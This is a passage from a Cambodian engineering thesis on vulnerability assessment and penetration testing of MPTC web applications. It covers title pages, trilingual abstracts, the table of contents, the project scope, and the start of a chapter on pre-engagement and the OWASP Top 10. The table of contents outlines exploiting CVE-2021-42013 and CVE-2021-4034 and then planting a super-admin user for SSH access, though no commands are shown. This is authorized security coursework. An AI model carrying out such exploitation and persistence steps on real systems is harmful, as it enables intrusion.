



ក្រសួងអប់រំ យុវជន និង កីឡា



វិទ្យាស្ថានបច្ចេកវិទ្យាកម្ពុជា

ដេប៉ាតឺម៉ង់ ទេពកោសល្យព័ត៌មានវិទ្យា និង ទំនាក់ទំនង

គម្រោងសញ្ញាបត្រវិស្វកម្ម

ប្រធានបទ : ការវាយតម្លៃនៃចំណុចងាយរងគ្រោះ និង
ការធ្វើតេស្តនៃការរៀបចំប្រព័ន្ធ
បណ្តាញខាងក្រៅ និងកម្មវិធីគេហទំព័រ
និស្សិត : លោក សែ លីថេង
ឯកទេស : វិស្វកម្មព័ត៌មានវិទ្យា និង ទំនាក់ទំនង
គ្រូទទួលបន្ទុក : លោក ពេជ្រ ព្រឺតី
ឆ្នាំសិក្សា : ២០២៤-២០២៥

MINISTERE DE L'EDUCATION,
DE LA JUENESSE ET DES SPORT

INSTITUT DE TECHNOLOGIE DU CAMBODGE

DEPARTMENT DE GENIE INFORMATIQUE ET
COMMUNICATION

MEMOIRE DE FIN D'ETUDES

Titre : L'Évaluation de la Vulnérabilité et Tests
de Pénétration sur Les Réseaux Externes
et Les Applications Web
Etudiant : M. SE LyTheng
Spécialité : Génie Informatique et Communication
Tuteur de stage : M. PICH Reatrey
Année scolaire : 2024-2025



ក្រសួងអប់រំ យុវជន និង កីឡា

វិទ្យាស្ថានបច្ចេកវិទ្យាកម្ពុជា



ដេប៉ាតឺម៉ង់ ទេពកោសល្យព័ត៌មានវិទ្យា និង ទំនាក់ទំនង

គម្រោងសញ្ញាបត្រវិស្វកម្ម

របស់និស្សិត: សែ លីថេង

កាលបរិច្ឆេទការពារនិក្ខេបបទ: ថ្ងៃទី ១០ ខែ កក្កដា ឆ្នាំ ២០២៥

អនុញ្ញាតឱ្យការពារគម្រោង

នាយកវិទ្យាស្ថាន: _____

ថ្ងៃទី ខែ ឆ្នាំ ២០២៥

ប្រធានបទ : ការវាយតម្លៃចំណុចចាយរងគ្រោះ និងការធ្វើតេស្តនៃការប្រៀតប្រទងលើប្រព័ន្ធបណ្តាញខាងក្រៅ និងកម្មវិធីគេហទំព័រ

សហគ្រាស : ក្រសួងប្រៃសណីយ៍និងទូរគមនាគមន៍

ប្រធានដេប៉ាតឺម៉ង់ : លោក ឡែង ហេង _____

សាស្ត្រាចារ្យជំនាញគម្រោង : លោក ពេជ្រ ព្រឺតី _____

អ្នកទទួលខុសត្រូវក្នុងសហគ្រាស : លោក ជា លីនណា _____

រាជធានីភ្នំពេញ ឆ្នាំ ២០២៥



**MINISTRE DE L'EDUCATION,
DE LA JEUNESSE ET DES SPORTS**



INSTITUT DE TECHNOLOGIE DU CAMBODGE

DEPARTEMENT DE GENIE INFORMATIQUE ET COMMUNICATION

MEMOIRE DE FIN D'ETUDES

DE M. SE LyTheng

Date de soutenance : le 10 Juillet 2025

« Autorise la soutenance du mémoire »

Directeur de l'Institut : _____

Phnom Penh, le 2025

**Titre : L'Évaluation de la Vulnérabilité et Tests de Pénétration
sur Les Réseau Externes et Les applications Web**

Etablissement du stage : Ministère des Postes et Télécommunications

Chef du département : M. LAY Heng _____

Tuteur de stage : M. PICH Reatrey _____

Responsable de l'établissement : M. CHEA Linna _____

Phnom Penh, 2025

ACKNOWLEDGEMENT

Before we start to this report, I would like to express my behave honor gratitude to our school on board that and to everyone who has contributed of the making of this report. Everyone has dedicated their hard working and impress their efforts which is not have been possible to achieve this accomplishment. I am very grateful for the opportunity and the guidance that allow me to grow and enhance my knowledge on both hard and soft skill. I would like to extend my appreciation to following individuals:

First of all, I would like to offer my sincere thanks to **H.E. PO Kimtho, Director of the Institute of Technology of Cambodia, a.k.a (ITC)**. For his leadership and efforts that steer our institute to be one of the top universities in Cambodia. His cooperation with local and international enterprises has been instrument in making this opportunity possible.

Secondly, I would like to express my appreciation to **MR. LAY Heng, Head of Department of Information and Communication Engineering (DICE) at ITC**. His guidance and the management have provided a bunch of good educations and courses within our department which is the foundation of this internship.

Thirdly, I would like to give my deep gratitude to my supervisor, **MR. PICH Reatrey, Lecturer and AIECS Program Coordinator of GIC department at ITC**. His kindness and dedication of his time have guided this internship achieve the goal of the whole internship. From the beginning of the internship till the final, his thoughtful suggestion was invaluable.

Finally, I would like to express my sincere thanks to my advisor, **MR. CHEA Linna, Cyber specialist of MPTC**. He has allowed us to start internship at Ministry of Post and Telecommunication. He generously dedicated his invaluable time has allow me to learn more in cyber security skill. He gave the incredible opportunity that enhance my technical skill.

Additionally, I also would like to extend my deep appreciation to all others people who have supported me during this internship, your kindness and assistance have been essential to our accomplishment. I wish everyone all the best.

អត្ថបទសង្ខេប

នេះគឺជាការជ្រើសរើសហាត់ការរយៈពេល ៤ ខែនៅ ក្រសួងប្រៃសណីយ៍ និងទូរគមនាគមន៍ (ប.ទ.ក) ចាប់ពីថ្ងៃទី ១ ខែកុម្ភៈ ដល់ថ្ងៃទី ១ ខែមិថុនា ឆ្នាំ ២០២៥។ និស្សិតឆ្នាំទី ៥ ទាំងអស់ តម្រូវឱ្យចុះកម្មសិក្សា សម្រាប់ធ្វើគម្រោងកម្មសិក្សាបញ្ចប់ឆ្នាំរបស់ពួកគេ ដែលនឹងធ្វើឡើងនៅថ្ងៃទី ១០ ខែកក្កដា ឆ្នាំ ២០២៥។ និស្សិតទាំងអស់ត្រូវអនុវត្តជំនាញដែលពួកគេបានសិក្សាពីមុខវិជ្ជានៅ GIC ដាក់ទៅក្នុងកន្លែងធ្វើការជាក់ស្តែង ដូចជា ការងារ ឬ ការហាត់ការយ៉ាងតិចចំនួន ៣.៥ ខែ។

សម្រាប់គម្រោងកម្មសិក្សារបស់ខ្ញុំខាងលើ មានចំណងជើងថា "ការវាយតម្លៃនៃចំណុចងាយរងគ្រោះ និង ការធ្វើតេស្តនៃការជ្រៀតចូលទៅលើប្រព័ន្ធបណ្តាញខាងក្រៅ និងកម្មវិធីគេហទំព័រ"។ គោលបំណងនៃគម្រោង នេះគឺ ដើម្បីពង្រឹងជំនាញដែលខ្ញុំបានសិក្សា ក្នុងកំឡុងពេលសិក្សា ដែលជាសិស្សផ្នែកវិទ្យាសាស្ត្រកុំព្យូទ័រ នៅដេ ប៉ាតឺម៉ង់ GIC។ ជំនាញ Cyber ត្រូវបានប្រើប្រាស់យ៉ាងច្រើនក្នុងការសិក្សា ការកំណត់ ការវាយតម្លៃ ការវិភាគ និង ពង្រឹងចំណុចខ្សោយនៃប្រព័ន្ធកម្មវិធីគេហទំព័រនៅ ប.ទ.ក ដើម្បីការពារការវាយប្រហារពីជនអានាមិក។ ខ្ញុំបានអនុវត្តការធ្វើការសាកល្បងការតេស្តប្រព័ន្ធដោយប្រើបច្ចេកវិទ្យាជាច្រើន។ ឧបករណ៍នីមួយៗអាចរកឃើញចំណុច ខ្សោយ ឬតំរូវការកែលម្អនៃប្រព័ន្ធ ហើយមានខ្លះអាចប្រើសម្រាប់ការវាយប្រហារប្រព័ន្ធផ្ទាល់។ ដើម្បីការពារស្ថានភាពទាំងនេះ ការចេញរបាយការណ៍តេស្តសាកល្បងចូលប្រព័ន្ធតម្រូវផ្តល់ឱ្យអ្នកពាក់ព័ន្ធដើម្បីដោះស្រាយបញ្ហា នេះឱ្យបានលឿន និងពង្រឹងសុវត្ថិភាពប្រព័ន្ធ។

បន្ថែមពីនេះ នៅក្នុងដំណើរការសាកល្បង និងស្រាវជ្រាវយើងបានស្វែងយល់ឧបករណ៍ជាច្រើនដែល មានប្រសិទ្ធភាព ប៉ុន្តែយើងជ្រើសរើសតែឧបករណ៍ចាំបាច់ ដែលផ្អែកលើស្តង់ដារ OWASP TOP 10 សម្រាប់ ដំណើរការបច្ចេកទេសផ្លូវការណ៍។ ការប្រើប្រាស់នេះក៏ផ្អែកលើលទ្ធផលនៃការសាកល្បងសុវត្ថិភាព នៅក្នុងបរិបទកន្លែងចុះកម្មសិក្សារបស់យើង។ ខ្ញុំបានធ្វើការស្តោតចូលទៅលើប្រព័ន្ធគេហទំព័រជាច្រើនដែលគ្រប់គ្រងដោយ ប.ទ.ក ។ បន្ទាប់មកខ្ញុំបានវិភាគលទ្ធផលនិងស្រាវជ្រាវពីចំណុចខ្សោយដែលអាចកើតឡើងដោយផ្អែកលើកម្រិត ភាពធ្ងន់ធ្ងរដែលចាប់ពីទាប មធ្យម ខ្ពស់ ដល់កម្រិតគ្រោះថ្នាក់។ បន្ទាប់មក ខ្ញុំបានរៀបចំរបាយការណ៍តេស្តសាកល្បង ដល់អ្នកពាក់ព័ន្ធ ដើម្បីឱ្យពួកគេអាចពិនិត្យ និងជួសជុលបញ្ហា ឱ្យបានលឿនបំផុត។ នៅចុងបញ្ចប់ ក្រុម របស់យើងអាចអនុវត្តការវាយតម្លៃឡើងវិញ ដើម្បីបញ្ជាក់ស្ថានភាពសុវត្ថិភាពនៃប្រព័ន្ធ។

ជាសរុប ការហាត់ការនេះគឺជាបទពិសោធន៍សំខាន់មួយទៀតសម្រាប់សិស្សឆ្នាំទី ៥ ទាំងអស់ ដើម្បីយក
ជំនាញដែលបានសិក្សា ទៅអនុវត្តជាក់ស្តែង។ នៅពេលនេះ ការហាត់ការរបស់ខ្ញុំអនុញ្ញាតឱ្យខ្ញុំស្វែងយល់អ្វីថ្មីៗ
ក្រៅពីអ្វីដែលខ្ញុំបានរៀននៅវិទ្យាស្ថានកម្ពុជា។ ខ្ញុំសូមថ្លែងអំណរគុណយ៉ាងជ្រៅជ្រះដល់ **ប.ទ.ក** សម្រាប់ឱ
កាសដែលខ្ញុំបានសិក្សាពីពួកគាត់ និងដល់ **ITC** សម្រាប់ការណែនាំពីគ្រូបង្រៀន និងគ្រូដឹកនាំ ដែលមានតម្លៃ
ខ្ពស់ និងជួយឱ្យការហាត់ការនេះទទួលបានជោគជ័យ។ ការហាត់ការនេះលើសពីការរំពឹងទុករបស់ខ្ញុំ ដោយវា
បានបង្កើតភាពស្និទ្ធស្នាលជាមួយមិត្តរួមការងារ និងសាស្ត្រាចារ្យទាំងអស់នៅក្នុងដេប៉ាតឺម៉ង់ព័ត៌មានវិទ្យា។ វាក៏ផ្តល់
បទពិសោធន៍ជាច្រើន ដែលពង្រឹងចំណេះដឹងជាច្រើនរបស់ខ្ញុំ និងនឹងមានអត្ថប្រយោជន៍សម្រាប់អាជីព
ការងារនាពេលអនាគតក្នុងវិស័យបណ្តាញ និងសុវត្ថិភាពបច្ចេកវិទ្យាព័ត៌មានរបស់ខ្ញុំ។

RÉSUMÉ

Il s'agit d'un stage de 4 mois au **Ministère des Postes et Télécommunications (MPTC)**, du 1er février au 1er juin 2025. Tous les étudiants de cinquième année étaient tenus de postuler à un stage afin de l'intégrer dans leur soutenance de mémoire prévue le 10 juillet 2025. Chaque étudiant devait appliquer les compétences acquises au cours de la formation à **GIC** dans des situations réelles, telles qu'un emploi ou un stage, d'une durée d'au moins 3,5 mois.

Mon projet de stage, intitulé « **L'Évaluation de la Vulnérabilité et Tests de Pénétration sur Les Réseaux Externes et Les Applications Web** », avait pour objectif de renforcer les compétences techniques que j'ai acquises pendant mon cursus universitaire en tant qu'étudiant en informatique au sein du département **GIC**. Les compétences en cybersécurité ont été principalement mobilisées durant ce stage pour étudier, identifier, évaluer, analyser et corriger les faiblesses du système d'applications web du **MPTC**, afin de prévenir les cyberattaques menées par des pirates anonymes. J'ai effectué des tests d'intrusion en utilisant différentes technologies. Chaque outil utilisé était capable de détecter les vulnérabilités du système, et certains permettaient même d'exploiter ces failles. Afin de prévenir ces problèmes, un rapport de test d'intrusion a été fourni aux parties prenantes pour leur permettre de corriger les failles et renforcer la sécurité du système.

De plus, au cours de nos tests et investigations, nous avons exploré de nombreux outils efficaces, mais nous n'avons retenu que ceux jugés essentiels, en nous basant sur la norme **OWASP TOP 10** pour notre processus technique. L'utilisation des outils était également adaptée en fonction des résultats des tests d'intrusion dans le contexte de notre lieu de stage. J'ai réalisé des scans de vulnérabilité sur plusieurs systèmes d'applications web gérés par le **MPTC**. Ensuite, j'ai analysé les résultats et enquêté sur les faiblesses potentielles du système selon leur niveau de gravité : faible, moyen, élevé ou critique. Par la suite, j'ai préparé un rapport de test d'intrusion destiné aux parties prenantes, afin qu'elles puissent résoudre les problèmes le plus rapidement possible. Enfin, notre équipe a pu effectuer une réévaluation pour confirmer l'état de sécurité du système.

En résumé, ce stage a représenté une expérience importante pour tous les étudiants de cinquième année, leur permettant de mettre en pratique les compétences acquises. En ce qui me concerne, ce stage m'a permis d'apprendre de nouvelles choses en complément de ce que j'avais appris à **l'ITC**. Je tiens à exprimer ma profonde gratitude au **MPTC** pour l'opportunité d'apprentissage qu'ils m'ont offerte, ainsi qu'à **l'ITC** pour l'encadrement précieux de mes superviseurs et professeurs, qui a grandement contribué à la réussite de ce stage. Ce stage a dépassé mes attentes. Il m'a permis de nouer des relations solides et significatives avec mes collègues ainsi qu'avec tous mes professeurs du **GIC**. Il m'a également offert de nombreuses expériences qui ont enrichi mes connaissances et qui seront bénéfiques pour ma future carrière dans les domaines du réseau et de la cybersécurité.

ABSTRACT

This is 4 months internship at **Ministry of Post and Telecommunication (MPTC)** from **February 1st to June 1st 2025**. All fifth-year student were required to apply for the internship to put into our thesis defend which is take place on **July 10th 2025**. All student must apply the skill they've learned from the course in **GIC** and put into real world scenarios such as an employment or an internship for at least 3.5 months.

For my project internship above, called “**Vulnerable Assessment and Penetration Testing on External Network and Web Applications**”. The purpose of this project was to enhance the technical skill that I've learned during my academic year as one of the Computer Science students in department **GIC**. The cyber skill was used mostly in this internship for studying, identified, evaluation, analysis, and remediation the weakness of the web application system at **MPTC** to prevent cyber attacked by anonymous hackers. I conducted penetration testing by using different technologies. Each tool capable of detecting the weakness or vulnerability of the system and some tools can be used to perform exploitation. To prevent these problems, provided the penetration testing report for our stakeholder to fix the issue to enhance the security of the system were required.

In addition, during our testing and investigation, we explore many effective tools, but we only choose the essential tools that based on **OWASP TOP 10** standard for our technical process. The usage was also based on the result of penetration testing in context of our internship workplace. I perform penetration scanning on several web application system, managed by **MPTC**. Then I analyzed the result and investigate the potential weakness of the system based on the severity from Low, Medium, High, to Critical. Next, I prepare the penetration testing report to stakeholder for them to check the fix problem as fast as possible. Finally, our team can perform revaluation to confirm the security status of the system.

In summary, this internship has been another important experience for all fifth-year students to bring the skill they've learned to practical workplace. At this point, my internship allows me to learned new things beside the skill I've learned at **ITC**. I would like to express my deep gratitude to **MPTC**, for the opportunity that I've learned from them and also to **ITC**, for the guidance from the supervisors and professors which are invaluable that make this internship complete successfully. This internship exceeded my goal expectations. It builds a strong meaningful connection relation with my colleagues and all my professors of **GIC**. It also provides many experiences that enhance many knowledge of mine and will benefit my future career in Network and Cybersecurity field.

LIST OF ABBREVIATION

ITC	:	Institut de Technologie du Cambodge or Institute of Technology of Cambodia
GIC	:	Génie Informatique et Communication
MPTC	:	Ministry of Post and Telecommunications
OWASP	:	Open Web Application Security Project
NIST	:	National Institute of Standards and Technology
ICT	:	Information and Communication Technology
UAT	:	User Acceptance Testing
IP	:	Internet Protocol
POC	:	Proof Of Concept
PTES	:	Penetration Testing Execution
CPTS	:	Certified Penetration Testing Specialist
OSCP	:	Offensive Security Certified Professional
SSH	:	Secure Shell
CLI	:	Command Line Interface
URL	:	Uniform Resource Locator
API	:	Application Programming Interface
UI	:	User Interface
OTP	:	One Time Password
CVE	:	Common Vulnerabilities Exposure
EOL	:	End-of-life
XSS	:	Cross-Site Scripting
VM	:	Virtual Machine
XSS	:	Cross-Site Scripting
CSRF	:	Cross-Site Request Forgery
SSRF	:	Server-side request forgery

TABLE OF CONTENTS

ACKNOWLEDGEMENT	I
អត្ថបទសង្ខេប	II
RÉSUMÉ.....	IV
ABSTRACT	V
LIST OF ABBREVIATION	VI
TABLE OF CONTENTS	VII
LIST OF FIGURES	X
LIST OF TABLES.....	XII
INTRODUCTION.....	1
CHAPTER I: PROJECT OVERVIEW AND ORGANIZATIONAL CONTEXT	2
1. Project description	2
2. Problem Statement	2
3. Objectives.....	2
4. Solutions.....	3
5. Project Scope	3
6. Action plan.....	4
7. Organization description	5
CHAPTER II: FOUNDATIONAL CONCEPTS OF PENETRATION TESTING.....	7
1. Pre-engagement.....	7
1.1. Non-Disclosure Agreement	7
1.2. Penetration testing contract.....	7
1.3. Contract	7
1.4. Rule of Engagement.....	7
2. Penetration Testing and Cyber Attack	8
3. Role and Purpose of Penetration Testing Teams	8
4. OWASP TOP 10.....	8

5.	NIST	10
6.	Penetration testing framework.....	11
6.1.	Phase 1: Planning and preparation	12
6.2.	Phase 2: Reconnaissance	12
6.3.	Phase 3: Scanning and enumeration	12
6.4.	Phase 4: Exploitation (if allowed).....	13
6.5.	Phase 5: Post Exploitation (optional)	13
6.6.	Phase 6: Reporting	13
6.7.	Phase 7: Remediation and follow-up.....	13
7.	Lab training.....	13
7.1.	Hack The Box (HTB)	14
7.2.	PortSwigger Academic	15
	CHAPTER III: TECHNOLOGIES AND TOOLS	16
1.	Open-Source	16
2.	Commercial tools	17
2.1.	Automation tools: Nessus Expert	18
2.2.	Manual tools: Burp suite Professional	18
3.	Web-based tools.....	18
3.1.	Exploit-DB (searchsploit)	19
3.2.	CyberChef.....	19
3.3.	Crackstation	19
3.4.	DefaultCreds-cheat-sheet	20
3.5.	Ciphersuite.io.....	20
	CHAPTER IV: IMPLEMENTATION AND DEPLOYMENT	21
1.	Environment setup.....	21
2.	Installation	22
2.1.	Set up Kali machine with NAT	22
2.2.	Access to Nessus Expert using Tailscale	23
3.	Vulnerable Assessment on MPTC networks	25
4.	Penetration testing on production web application	28
4.1.	Planning and preparation	28

4.2.	Reconnaissance and finding suitable tools.....	28
4.3.	Scanning and enumeration.....	29
4.3.1.	Plaintext Login	29
4.3.2.	Outdated Webserver	30
4.3.3.	Outdated SQL server	31
4.3.4.	High risk open-ports	31
4.3.5.	Insecure TLS usage	32
4.3.6.	HSTS not configured	33
4.3.7.	Weak Cipher Suites detected.....	33
4.3.8.	Banner disclosure	34
4.3.9.	Password weak policy	34
5.	Report documentation.....	35
6.	Exploitation, Post-Exploitation, Remediation, and Revaluation	35
7.	Exploitation on testing environment.....	35
7.1.	Reconnaissance.....	36
7.2.	Scanning and enumeration.....	37
7.3.	Exploitation.....	38
7.3.1.	Exploit webserver and execution shell	39
7.3.2.	Exploit root privilege.....	41
7.3.3.	Create user and remote access	43
CHAPTER V: CONCLUSION		45
1.	Completed and Incomplete tasks	45
1.1.	Complete tasks.....	45
1.2.	Incomplete task	45
2.	Strength and Weakness	46
3.	Experiences.....	46
4.	Challenges.....	47
5.	Conclusion	47
REFERENCE		48
APPENDIX		50

LIST OF FIGURES

Figure 1: MPTC logo.....	5
Figure 2: MPTC location.....	6
Figure 3: OWASP logo	8
Figure 4: NIST logo.....	11
Figure 5: NIST vulnerabilities database search	11
Figure 6: Use-case diagram of penetration testing	12
Figure 7: HTB logo	14
Figure 8: HTB CPTS logo	14
Figure 9: HTB penetration testing process	14
Figure 10: PortSwigger logo	15
Figure 11: PortSwigger dashboard	15
Figure 12: PortSwigger WebSecurity Academy CSRF	15
Figure 13: testing tool categories	16
Figure 14: NMAP logo	17
Figure 15: Hydra logo	17
Figure 16: John the Ripper logo	17
Figure 17: Metasploit logo	17
Figure 18: Wireshark logo	17
Figure 19: Burp suite CE logo.....	17
Figure 20: Nikto logo	17
Figure 21: OWASP ZAP logo.....	17
Figure 22: gobuster logo.....	17
Figure 23: Wappalyzer logo.....	17
Figure 24: Hashcat logo.....	17
Figure 25: WPScan logo.....	17
Figure 26: Nessus Expert logo	18
Figure 27: Burp Suite logo	18
Figure 28: Exploit database logo	19
Figure 29: CyberChef logo	19
Figure 30: CrackStation logo.....	19
Figure 31: Ciphersuite logo	20
Figure 32: VMware setting up diagram.....	21
Figure 33: VMware Virtual Network Editor	21
Figure 34: Setting up Kali Linux diagram.....	22

Figure 35: Kali Linux running on VMware.....	22
Figure 36: Remote Kali linux using SSH.....	23
Figure 37: Tailscale dashboard	23
Figure 38: Nessus login page	24
Figure 39: Nessus Expert usage with Tailscale diagram	24
Figure 40: Burp Suite Professional installation diagram.....	24
Figure 41: Burp-Suite Professional dashboard.....	25
Figure 42: VPN connection diagram	25
Figure 43: NMAP -Pn command.....	26
Figure 44: VA finding (2)	26
Figure 45: Nmap reconnaissance.....	28
Figure 46: web server version detection by Wappalyzer.....	36
Figure 47: searchsploit finding	36
Figure 48: whatweb finding result.....	36
Figure 49: NMAP scanning	37
Figure 50: nikto scanning	37
Figure 51: gobuster brute-force	38
Figure 52: msfconsole CVE searching	39
Figure 53: msfconsole configuration checking	39
Figure 54: input modification into msfconsole module	40
Figure 55: CVE-2021-42013 exploitation.....	40
Figure 56: msfconsole sessions command	41
Figure 57: CVE-2021-4034 searching.....	42
Figure 58: CVE-2021-4034 exploitation.....	43
Figure 59: Super admin user creation on Linux	43
Figure 60: remote SSH target machine on Kali Linux	44

LIST OF TABLES

Table 1: Planning Scope	4
Table 2: Action plan from February to March	5
Table 3: Action plan from April to May	5
Table 4: OWASP TOP 10 standard	9
Table 5: the tool different usages.....	17
Table 6: VA finding.....	26
Table 7: Top 15 VA finding.....	27
Table 8: Vulnerabilities list.....	29
Table 9: simple unix command lines	41
Table 10: completed tasks table.....	45
Table 11: incomplete tasks table.....	46

INTRODUCTION

In the final year of the academic year, all ITC students are required to complete an initial internship project in either inside the institute or outside. For the internship, the duration might be at least 3.5 months for all students. They must apply what they've learned from ITC to apply the knowledge such as skill, techniques, theory, and formulas. The students can compare their education and real-world workplace. So, they can learn new skill and enhance their knowledge more advanced which is benefit to their future career.

As the grow of the internet. People gather around and use the technology devices such as their smartphone or some sort of computer to access to the internet. That's the reason that essential business, organization, and institute try to advanced their services to provide information to all the people around the globe. Consequently, cybersecurity has been a critical concert to most people because their privacy is matter. For the big organization, it is really the top concert to their prosperity. Anonymous attackers love attacking those organizations. Cyber attackers frequently try to exploit web application system by using some the common methods that most system administrator misconfigure. It is one chock point of the government security to maintain the sensitive information.

The cyber security quality is important for most organizations. As the **Ministry of Post and Telecommunication** is one of the examples that serve to protect the sensitive data of the government. Maintain the data from malicious attacks are important for the people trust and other private sectors. To prevent the anonymous attacks, organization such as **MPTC** always perform penetration testing to find the weakness and vulnerability of their web application systems and fixed those problem before bad attack happened.

This is the important and valuable internship that allow some students to contribute and serve as critical bridge between academic learning and professional experience. It allows me to apply the knowledge I know to the real-world scenario that improve my skill. I can apply the skill I've learned to perform penetration testing on several MPTC web application systems that is the key experience for the guidance to my future career. It is necessary for the students to succeed in the field of cybersecurity.

CHAPTER I: PROJECT OVERVIEW AND ORGANIZATIONAL CONTEXT

To start the internship, I would like to describe the introduction and understanding the internship project to determine the scope of the project. I also provide the planning and the duration of each task of the project to set the goal of the accomplishment. Additionally, I show the organization where I intern including the description and contact information with a map figure and the Google Map link URL.

1. Project description

This internship project focused on enhancing the security of the web application systems of **MPTC** by scanning and finding the weakness and vulnerability of the systems. The project aims to fix and remediate the problem of any misconfiguration or out-of-date version services.

2. Problem Statement

At the post COVID-19 pandemic, the people around the globe have changed or adapted themselves into the technology and using the internet as their daily life activity. As for the enterprise services such as public sector and private sector like banking, transportation, medication, ..., and even the government has used the internet to make communication that allow them to interact and transfer some sort of sensitive data to process the paperwork based on the regulation of the government. This is one of the key reasons, the government always make sure their services are secure to private sector. Enhancing the security of the system is the main activity. To do that, penetration testing is one of the activities to find the weakness and vulnerability of system. The government can fix the weakness as soon as possible before the anonymous cyber-attack happens.

Within **MPTC**, there are a lots of web applications serve different purpose to help both private sector and public sector. These services contain both sensitive information and personal data. It is one of the national securities.

3. Objectives

The internship objective is guided by my advisor and supervisor to identify, analyze, and address the system weakness and vulnerability. The process must follow the agreement of the

penetration tester and stakeholder before perform the penetration testing. To this internship, I hope to accomplished the following:

- Perform vulnerabilities scanning on external web application
- Analyze the vulnerably weakness and solution
- Setup environment and choosing the suitable tools
- Perform penetration testing on official MPTC UAT website
- Perform exploitation on the misconfiguration systems
- Creating official report for stakeholder
- Remediation web application
- Perform penetration testing on testing environment alternative applications
- Published the official document of resolved web application

4. Solutions

To fix the problem to prevent any cyber-attack, we must to identify and analyze the vulnerabilities. We can find the weakness of the system by performing the penetration testing to look for the misconfiguration of the system. This can be called the simulation of the cyber-attack. The weakness identification is based on **OWASP TOP 10**. Then we can use this standard to propose the solution. The official penetration report must follow to help the stakeholder easy to understand and fast remediation.

5. Project Scope

This internship project focuses on conducting penetration testing and vulnerability assessment on selected external web applications managed by **MPTC**.

Responsibility	Description
Target Web Application	The project focuses on a real-world web application of MPTC that given permission to identifying vulnerabilities in its publicly accessible and authenticated functionalities.
Testing Technique	A grey-box penetration testing approach is used.
Preparation	Setting the assessment scope, confirming permissions, and preparing tools and environment before testing begins.

Information Gathering	Collecting technical information such as subdomains, open ports, technologies used, exposed APIs, and available user inputs using both passive and active reconnaissance methods.
Vulnerability Discovery	Conducting manual and automated testing to identify common vulnerabilities based on OWASP TOP 10
Reporting	Preparing an initial report documenting that list all findings, including testing methodology, identified vulnerabilities, the impact, severity ratings, CSS score, evidence (screenshots/requests), and recommended remediation strategies.

Table 1: Planning Scope

The project is divided into two main environments:

- **Production/UAT Environment:** The sensitive environment that penetration testers must ask information and permission to work on.
- **Exploitation Environment:** The alternative the production/UAT environment that can be used for exploitation.

This project might contain sensitive information. So, I will hide those data by red box or blur the information.

6. Action plan

To make the internship progress go as we plan, we might have a timeline for the duration and the date we are going to complete the project and each task.

No	Activities	February				March			
		Week 1	Week 2	Week 3	Week 4	Week 1	Week 2	Week 3	Week 4
1	Vulnerable Assessment								
	Scan 212 external IP								
	Analyze the weakness								
	Manual testing and finding weakness								
	Export report								
2	Lab training								
	Understanding the penetration tools								

	Learning the process of pen testing								
	Understand the scope								
	Perform exploitation on testing lab								

Table 2: Action plan from February to March

No	Activities	April				May			
		Week 1	Week 2	Week 3	Week 4	Week 1	Week 2	Week 3	Week 4
3	Penetration testing on production								
	Planning and preparation								
	Reconnaissance								
	Scanning								
	Enumeration								
	Exploitation								
	Post-exploitation								
4	Report creation								
	Understand and follow MPTC sample								
	Verification								
5	Remediation and follow up								
6	Perform exploitation on alternative running web application								

Table 3: Action plan from April to May

7. Organization description

The Ministry of Post and Telecommunications (MPTC) is the main government authority responsible for charging Cambodia's postal, telecom, and ICT sectors. Its core mandate includes strengthening network infrastructure and ensuring widespread access to postal, telecommunications, and ICT services to support national socioeconomic development and poverty reduction.



Figure 1: MPTC logo

MPTC manages these sectors by focusing on free-market and social equity principles. It works to create and build a strong, secure, and efficient postal and telecom network nationwide.

Moreover, the ministry actively promotes modernization across the postal, telecommunications, and ICT sectors, to provide high-quality, affordable services for everywhere in Cambodia.

Additionally, **MPTC** drives digital transformation at both national and sub-national levels to ensure that it makes public administration and enhances the delivery of public services in a transparent, efficient, and cost-effective manner. It mainly focuses on educating and training the government staff, students, and businesses on the benefits of ICT.

Last but not least, to foster innovation and growth, **MPTC** supports investment in modernizing these sectors and supports research as well as development in ICT. The ministry also makes sure the service providers comply with regulatory standards, maintain fair competition, and protect customers' rights.

Address: Building 13, Monivong Blvd, Sangkat Srah Chak, Khan Daun Penh Phnom Penh, Cambodia, 120210



Figure 2: MPTC location

Google Map link: <https://maps.app.goo.gl/hXNFu69ETUsCdxoj6>

Website: <https://mptc.gov.kh/en/>

Email: info@mptc.gov.kh

Telephones: +855 23 426 510



CHAPTER II: FOUNDATIONAL CONCEPTS OF PENETRATION TESTING

To start my internship, I will go through a few of process and understand the key concept of the penetration testing work. Working with cyber-security requires student understand the ability, resources, and the outcomes of the practical. They might understand the documentation and technical process.

1. Pre-engagement

This is the first and the beginning before perform penetration testing. We must engage the meeting between stakeholder and determent the foundational documents in ethical exploitation and penetration testing. These documents define the scope, limitations, legal protection, and mutual understanding between the tester and the client.

1.1.Non-Disclosure Agreement

A Non-Disclosure Agreement (NDA) is a contract that ensures sensitive information between parties. In penetration testing, it protects sensitive information disclosed during assessments and prevents testers from leaking client data.

1.2.Penetration testing contract

This is the agreement between the penetration testing provider and the client. It includes scope, deliverables timelines, remediation, and revaluation, ensuring that both parties are protected and aligned in objectives.

1.3.Contract

This is an agreement related to service level expectations, payments, penalties for breaches, and jurisdiction in legal disputes. It's a broader legal safeguard supporting the NDA and the penetration testing contract.

1.4.Rule of Engagement

This document defines what is allowed and disallowed during the penetration test. Its testing hours, target systems, testing methodologies, and emergency contact protocols, ensuring safe and ethical execution of tests will include in this document.

2. Penetration Testing and Cyber Attack

Penetration tester is a team simulates real-world cyber-attacks to evaluate an organization's detection and response capabilities. Penetration testing team is a team inside cybersecurity field that prepare tactics used by actual threat actors. The penetration testing team's methodologies are to define the penetration testing framework, and real-case studies of cyber-attacks before the anonymous attack happened. This team is important just like SOC team.

3. Role and Purpose of Penetration Testing Teams

Penetration testing teams, aka "red teams" or ethical hackers, is a crucial role in an organization's cybersecurity strategy. Their job simulates real-world cyberattacks to identify and address vulnerabilities before malicious actors can exploit them. They have role:

- **Conducting security testing:** Performing penetration testing on applications, networks, and systems to find vulnerabilities.
- **Analyzing results:** Evaluating findings from security assessments and providing recommendations for improvement.
- **Creating detailed reports:** Documenting methodologies, findings, and remediation strategies for stakeholders and decision-makers.
- **Simulating attacks:** Conducting ethical hacking
- **Staying updated:** Keep the system or techniques up-to-date
- **Testing security tools:** Finding the existing security tools and frameworks
- **Enhancing physical security:** Assessing physical security measures to ensure comprehensive protection against unauthorized access.

4. OWASP TOP 10

The OWASP Top 10 is a globally recognized standard of the most critical web application security risks. Each risk is crucial for any web-focused penetration tester. It has real-world examples, attack scenario, and also the mitigate strategies to help system administrator fixed the weakness.



Figure 3: OWASP logo

Below are the top 10 vulnerabilities published on 2021 (last updated).

Web Application Security Risks	Detail
A01:2021-Broken Access Control	On the web system, user can hump to the URL or web address that they not supposed to go to.
